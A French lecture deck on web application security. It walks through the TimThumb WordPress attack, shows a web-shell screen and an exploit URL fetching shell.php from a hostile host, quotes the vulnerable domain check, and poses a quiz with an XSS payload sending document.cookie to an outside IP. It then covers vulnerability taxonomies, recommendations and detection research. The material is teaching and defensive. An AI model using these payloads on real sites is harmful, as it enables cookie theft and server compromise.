28-11-2011 17:51:56 [ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ users ] [ tmp ] [ delete ]  
 safe\_mode: OFF PHP version: 5.3.6-13ubuntu3.2 cURL: OFF MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF  
 Disable functions :  
 pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifsignaled,pcntl\_wexitstatus,pcntl\_wt...

uname -a : Linux ubuntu 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011 i686 i686 i386 GNU/Linux  
 sysctl : -  
 \$OSTYPE :  
 Server : Apache/2.2.20 (Ubuntu)  
 id : uid=33(www-data) gid=33(www-data) groups=33(www-data)  
 pwd : /var/www/wordpress/wp-content/plugins/timthumb/cache ( drwxrwxrwx )

Executed command: `ls /var/www/wordpress`

index.php  
 license.txt  
 readme.html  
 wp-activate.php  
 wp-admin  
 wp-app.php  
 wp-atom.php  
 wp-blog-header.php  
 wp-comments-post.php  
 wp-commentsrss2.php  
 wp-config.php  
 wp-content  
 wp-cron.php  
 wp-feed.php  
 wp-includes

**:: Execute command on server ::**

Run command 4


Work directory 4

**:: Edit files ::**

File for edit 4


# Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme php sur un serveur malveillant




# Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme php sur un serveur malveillant
2. Il dépose un message piégé sur le serveur
  - ▶ Ce commentaire sollicite `timthumb.php` afin de charger et redimensionner une image correspondant à `shell.php`
  - ▶ `http://blog.com/wordpress/wp-content/plugins/timthumb/timthumb.php?src=http://picasa.com.hack.com:8085/shell.php`




# Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme php sur un serveur malveillant
2. Il dépose un message piégé sur le serveur
  - ▶ Ce commentaire sollicite `timthumb.php` afin de charger et redimensionner une image correspondant à `shell.php`
  - ▶ `http://blog.com/wordpress/wp-content/plugins/timthumb/timthumb.php?src=http://picasa.com.hack.com:8085/shell.php`
3. Il affiche son commentaire
  - ▶ `timthumb.php` récupère `shell.php` depuis le serveur malveillant dans son répertoire cache et tente de le redimensionner



# Entracte – déroulement d'une attaque

1. L'utilisateur malveillant dépose son programme php sur un serveur malveillant
2. Il dépose un message piégé sur le serveur
  - ▶ Ce commentaire sollicite `timthumb.php` afin de charger et redimensionner une image correspondant à `shell.php`
  - ▶ `http://blog.com/wordpress/wp-content/plugins/timthumb/timthumb.php?src=http://picasa.com.hack.com:8085/shell.php`
3. Il affiche son commentaire
  - ▶ `timthumb.php` récupère `shell.php` depuis le serveur malveillant dans son répertoire cache et tente de le redimensionner
4. Il accède à `shell.php`, qui est exécuté sur le serveur web





## Entracte – déroulement d'une attaque

- ▶ Wordpress est vulnérable !?! Non, mais un de ses greffons, oui
- ▶ Pourquoi l'attaque fonctionne :
  - ▶ Les images à redimensionner sont stockées sur le serveur
  - ▶ Leur extension n'est pas modifiée et leur intégrité n'est pas vérifiée
  - ▶ Elles peuvent provenir de sites externes de confiance
  - ▶ La fonction `php` qui teste le type de l'image peut être bernée
    - ▶ `mime_type(image . script_php) = image`
  - ▶ L'expression régulière qui teste l'origine de l'image n'est pas sûre
    - ☺ `http://picasa.com/myimage.jpg`
    - ☹ `http://some.picasa.com.hack.com/script.php`

```
1 $allowedSites = array (
2     'flickr.com',
3     'picasa.com',
4     'blogger.com',
5     'wordpress.com',
6     'img.youtube.com',
7     'upload.wikimedia.org',
8     'photobucket.com',
9 );
10 foreach ($allowedSites as $site) {
11     if (strpos(strtolower($url_info['host']), $site) !== false) {
12         $isAllowedSite = true;
13     }
14 }
```

# Sommaire

- 1 Introduction
- 2 Vocabulaire
- 3 Attaques
- 4 Entracte
- 5 Vulnérabilités**
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense
- 9 Recherche

# Vulnérabilités

## Definition

Une **vulnérabilité** est une faille dans un composant logiciel ou matériel

- ▶ Une vulnérabilité est un problème de conception ou d'implémentation
- ▶ Liste des classes de vulnérabilités (non exhaustive) :
  - ▶ Données fournies par des utilisateurs mal validées
  - ▶ Contrôle et cohérence des paramètres assurés côté client
  - ▶ Mauvaise configuration du système
  - ▶ Mauvais cloisonnement
  - ▶ etc.
- ▶ Ces classes de vulnérabilités peuvent être raffinées
- ▶ Une vulnérabilité n'est pas forcément exploitable !
- ▶ Sources d'information :
  - ▶ Sites internet : CWE mitre, Securityfocus, etc.
  - ▶ Conférences académiques : NSS, Crisis, DSN, etc.

# Base de connaissance des vulnérabilités

- ▶ Connaissance des attaques  $\rightsquigarrow$  connaissance des vulnérabilités
- ▶ Les vulnérabilités sont des fautes qui doivent être supprimées du code  
⇒ Besoins d'outils pour les détecter
- ▶ Les modifications apportées pour satisfaire les propriétés de sécurité voire pour corriger des vulnérabilité doivent également faire l'objet d'attentions
- ▶ Nombreuses variétés de vulnérabilités  
⇒ Classification
- ▶ Une classification peut-elle être complète ? Comment en être persuadé ?
- ▶ Simplicité et facilité de manipulation



**The Magical Number Seven, Plus or Minus Two: Some Limits on Our Capacity for Processing Information**, George A. Miller, *Psychological Review*, 1956, vol. 63, pp. 81-97


## Seven Pernicious Kingdoms



**Seven pernicious kingdoms: a taxonomy of software security errors**, Katrina Tsipenyuk, Brian Chess et Gary McGraw, *IEEE Security & Privacy*, 2005, Vol. 3, Issue: 6, pp. 81-84

► 7+1 classes d'erreurs

1. *Input Validation and Representation*
2. *API Abuse*
3. *Security Features*
4. *Time and State*
5. *Errors*
6. *Code Quality*
7. *Encapsulation*
- \*. *Environment*




# Seven Pernicious Kingdoms



**Seven pernicious kingdoms: a taxonomy of software security errors**, Katrina Tsipenyuk, Brian Chess et Gary McGraw, *IEEE Security & Privacy*, 2005, Vol. 3, Issue: 6, pp. 81-84

## ▶ 7+1 classes d'erreurs

1. *Input Validation and Representation*
2. *API Abuse*
3. *Security Features*
4. *Time and State*
5. *Errors*
6. *Code Quality*
7. *Encapsulation*
- \* *Environment*



# Common Weakness Enumeration

- Site : <http://cwe.mitre.org/data/graphs/1000.html>

**CWE Common Weakness Enumeration**  
A Community-Developed Dictionary of Software Weakness Types

Home > CWE List > VIEW GRAPH: CWE-1000: Research Concepts (2.2) Search by ID:  Go

**CWE-1000: Research Concepts** Definition Graph List Slice XML.zip

**Research Concepts** View ID: 1000 (View Graph) Status: Draft

View Data

**View Objective**

This view is intended to facilitate research into weaknesses, including their inter-dependencies and their role in vulnerabilities. It classifies weaknesses in a way that largely ignores how they can be detected, where they appear in code, and when they are introduced in the software development life-cycle. Instead, it is mainly organized according to abstractions of software behaviors. It uses a deep hierarchical organization, with more levels of abstraction than other classification schemes.

Expand All Collapse All

**2100 - Research Concepts**

- ❑ Coding Standards Violation - (710)
- ❑ Improper Access of Indexable Resource ('Range Error') - (118)
- ❑ Improper Check or Handling of Exceptional Conditions - (703)
- ❑ Improper Control of a Resource Through Its Lifetime - (664)
- ❑ Improper Enforcement of Message or Data Structure - (707)
- ❑ Incorrect Calculation - (682)
- ❑ Insufficient Comparison - (697)
- ❑ Insufficient Control Flow Management - (691)
- ❑ Interaction Error - (435)
- ❑ Protection Mechanism Failure - (693)
- ❑ Use of Insufficiently Random Values - (330)

# Des vulnérabilités aux attaques

- ▶ Le *tissage* entre les attaques et les vulnérabilités est délicat
    - ▶ Le nombre de classes de vulnérabilités est important (pour CWE)
  - ▶ Dans les classification arborescente, des chevauchements peuvent subsister
    - ▶ Pour SQL Injection :
      - ▶ CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') ?
      - ▶ CWE-20: Improper Input Validation ?
- ⇒ Les deux approches sont nécessaires pour établir des recommandations, développer des outils d'analyse et mettre en place des mécanismes de défense



# Sommaire

1 Introduction

2 Vocabulaire

3 Attaques

4 Entracte

5 Vulnérabilités

**6 Recommandations**

7 Entracte

8 Mécanismes de défense

9 Recherche

## Recommandations – Injections/\*

- ▶ Reposer le moins possible sur des informations interprétées à la volée  
⇒ Privilégier l'usage de données *pré-compilées* permettant de figer la sémantique des données
  - ▶ Requêtes SQL ⇒ requêtes préparées
  - ▶ Script `shell` ⇒ programme binaire
- ▶ Lors de la construction d'une donnée à la volée, utiliser l'*API* du système ciblé pour échapper les caractères spéciaux (`mysql_real_escape_string` pour MySQL par exemple)
- ▶ De manière générale, l'arbre syntaxique d'une donnée construite par concaténation doit toujours être la même
- ▶ Ne pas interpréter de données construites par le client
- ▶ Analyser et valider les données envoyées par le client
  - ▶ Taille et format des données (nom de fichier, date, etc.)
- ▶ Limiter les informations affichées au client en cas d'erreur
- ▶ Délivrer le minimum de privilèges aux comptes utilisés pour l'accès aux différents systèmes (principe du moindre privilège)

+ **Recommandations spécifiques**  
(répertoire unique pour la lecture de fichiers, etc.)

# Recommandations – Broken Session Management

- ▶ Un numéro de session ne doit pas être facilement prédictible (en cryptographie → *Secure RPNG*)
- ▶ Le numéro de session ne doit pas être transmis au serveur via l'URL (cf. REFERER)
- ▶ Chaque changement dans le rôle de l'utilisateur doit impliquer un changement de session (en particulier après une connexion)
- ▶ Les cookie sensibles ne doivent être transmis que via HTTPS
- ▶ Générer et vérifier régulièrement un secret pour s'assurer de l'identité de l'utilisateur (utiliser les propriétés du navigateur également, par exemple)
- ▶ Gérer convenablement les dates d'expiration (session et cookie)

## Recommandations – XSS et CSRF

- ▶ Echapper les caractères spéciaux au moment de la génération d'une portion HTML à partir de données issues d'utilisateurs
- ▶ Ne pas autoriser de script dans les liens
- ▶ Ne pas générer dynamiquement des portions de script
- ▶ Ne pas se fier à des ressources issues de l'extérieur (feuilles de style, images, etc.)
- ▶ Analyser et valider les données envoyées par le client
  - ▶ Taille et format des données (nom de fichier, date, etc.)
- ▶ Générer un secret pour les actions sensibles via la méthode POST

# Recommandations – \*



Tout ce qui peut paraître évident !

- ▶ Forcer l'usage de bons mot de passe
- ▶ Ne pas utiliser de frames (phishing !)
- ▶ Lors des redirections, ne rediriger que vers le site lui-même !
- ▶ ...

# Recommandations – \*

Guidelines on Securing Public Web Servers – NIST

# Sommaire

- 1 Introduction
- 2 Vocabulaire
- 3 Attaques
- 4 Entracte
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte**
- 8 Mécanismes de défense
- 9 Recherche


# Enigme

- ▶ Que fait cette requête ?

```
http://www.site.com/page.php?res=<script>document.write("<img  
src=http://12.12.12.12/m.cgi?".concat(  
escape(document.cookie)).concat("/>"))</script>
```



# Enigme



# Sommaire

- 1 Introduction
- 2 Vocabulaire
- 3 Attaques
- 4 Entracte
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense**
- 9 Recherche

# Analyse des vulnérabilités

- ▶ Dans un premier temps, il n'est pas nécessaire d'être expert du langage étudié pour identifier les vulnérabilités "grossières"
- ▶ Les mots-clés et les structures de contrôle classiques permettent rapidement de cibler les points durs du programme
- ▶ Pour une analyse plus approfondie / couverture plus grande des classes de vulnérabilités  $\Rightarrow$  apprentissage du langage
- ▶ Des outils peuvent aider !

# Outils d'analyse de code

- ▶ Analyse statique ou dynamique du code

- ▶ Liste de *scanners* :

[http://samate.nist.gov/index.php/Source\\_Code\\_Security\\_Analyzers](http://samate.nist.gov/index.php/Source_Code_Security_Analyzers)

- ▶ Exemple : RIPS - A static source code analyser for vulnerabilities in PHP scripts

The screenshot displays the RIPS web interface. At the top, the file path is `/home/ealata/public_html/test/searchform.php`. Configuration options include verbosity level (4), vuln type (All), code style (ayti), and bottom-up analysis. A search button is visible.

The main section shows the file `/home/ealata/public_html/test/searchform.php` with two detected vulnerabilities:

- SQL Injection**: Userinput reaches sensitive sink. The code snippet shows a `mysql_query` call with a `WHERE` clause that concatenates user input into the query string.
- Cross-Site Scripting**: Userinput returned by function `mysql_fetch_array()` reaches sensitive sink. The code snippet shows a `print` statement that outputs the `fname` element from the query results.

# Mécanismes de défense – côté client

- ▶ Exécution des pages dans des Sandbox distinctes pour protéger l'environnement d'exécution et les autres pages
- ▶ Désactivation du Javascript
- ▶ Utilisation d'un firewall applicatif
- ▶ Mécanismes de protection spécifiques (*Reflective XSS protection* , etc.)

# Mécanismes de défense – côté serveur

- ▶ Activation des protections du serveur (magic quote gpc = On)
- ▶ Vérifier/assainir les données fournies par l'utilisateur (test, fonction `mysql_real_escape_string`, fonction `htmlspecialchars`, etc.)
- ▶ Utilisation d'un firewall applicatif (WAF) (par exemple ModSecurity pour apache)
- ▶ Utilisation de systèmes de détection d'intrusions (IDS – IPS)
- ▶ Principe du moindre privilège

# Sommaire

- 1 Introduction
- 2 Vocabulaire
- 3 Attaques
- 4 Entracte
- 5 Vulnérabilités
- 6 Recommandations
- 7 Entracte
- 8 Mécanismes de défense
- 9 Recherche**

# Système de détection d'intrusion – Shield



- ▶ Les données fournies par le client doivent respecter un format particulier
  - ▶ Le développeur devrait normalement le spécifier (tags `limit` et autres de HTML)
  - ▶ Ce n'est pas le cas  $\Rightarrow$  à faire au moment du déploiement
- ▶ Approche par contrat  $\Rightarrow$  expressions régulières correspondant à des données fournies par le client ou au format de la page retournée par le serveur
  - ▶ Pour les adresses électroniques :  
 $[a - z0 - 9][a - z0 - 9.] * @[a - z0 - 9][a - z0 - 9.] * [a - z0 - 9]$
- ▶ Mise en place d'un `reverse-proxy` entre le client et le serveur
  - ▶ Analyse des requêtes et des réponses
  - ▶ Vérification du respect des contrats



# Système de détection d'intrusion – Invariant



Supélec

- ▶ Détection d'intrusion au niveau applicatif (*vision simplifiée*)
    - ▶ Approche boîte noire
      - ▶ Analyse des séquences d'invocations des services + temps
      - ▶ Courtes séquences  $\Rightarrow$  stable  $\Rightarrow$  modèles pour le comportement normal
      - $\Rightarrow$  Sensible aux attaques par mimétisme
    - ▶ Approche boîte grise
      - ▶ Analyse des séquences d'invocations des services + temps + paramètres
      - $\Rightarrow$  Sensible aux attaques contre les données
    - ▶ Approche boîte blanche
      - ▶ Utilisation de toutes les informations du programme
      - $\Rightarrow$  Graphe de contrôle, etc.
  - ▶ Les informations d'un programme sont liées entre elles pour assurer la cohérence de l'exécution
    - ▶ Par exemple : *la somme des prix des produits = prix d'achat*
  - ▶ Une attaque peut *casser* ces relations / invariants
- $\Rightarrow$  Utilisation d'une approche boîte blanche pour identifier ces invariants et construire un modèle du comportement normal du programme

# Système de détection d'intrusion – Invariant



- ▶ Objectif : protection d'une application web
- ▶ Environnement : serveur Ruby et module Daikon
- ▶ Daikon instrumente l'application web déployée dans le serveur Ruby
  - ▶ Permet de mémoriser l'évolution des valeurs des variables et des invocations
  - ▶ Permet de détecter des invariants dans ces mémorisations
- ▶ Un ensemble de scénarios **normaux** est exécuté ⇒ **apprentissage**
  - ▶ Invariants détectés ⇒ modèle de comportement normal de l'application
- ▶ En production, les invariants sont vérifiés
  - ▶ Invariant invalide ⇒ **occurrence d'une attaque**

```
User.find_by_sql "SELECT login, id FROM users
```

```
WHERE login = ''' + login + ''' and password = ''' + password + '''
```

# Analyse dynamique de site – Wasapy



- ▶ Outil de détection de vulnérabilités
- ▶ Constat sur le fonctionnement des *scanners* de vulnérabilités
  - ▶ Il est facile de générer des données ne nous permettant pas d'exploiter la vulnérabilité, voire de générer une erreur
  - ▶ Il est également facile de générer des données correspondant à l'exploitation d'une vulnérabilité par injection (SQL sheet, grammaire, etc.)
  - ▶ **Mais, il est difficile de diagnostiquer si l'exploitation a réussie ou non**
- ▶ De nombreuses attaques ont un effet immédiat sur la réponse du serveur
- ▶ Proposition : apprentissage des modes de défaillance du serveur

# Analyse dynamique de site – Wasapy

- ▶ Présentation de l'approche
  - ▶ Envoyer des données nous permettant d'apprendre les modes de défaillance du serveur (données aléatoires et injections mal créées)
  - ▶ Envoyer des données susceptibles d'exploiter correctement une vulnérabilité liée à une injection
  - ▶ Calculer la distance entre la réponse précédente et les réponses liées aux modes de défaillance
- ▶ Si la distance est importante  $\Rightarrow$  la requête associée permet effectivement d'exploiter une vulnérabilité
- ▶ Si aucune distance n'est importante  $\Rightarrow$  nous **considérons** qu'il n'y a pas de vulnérabilité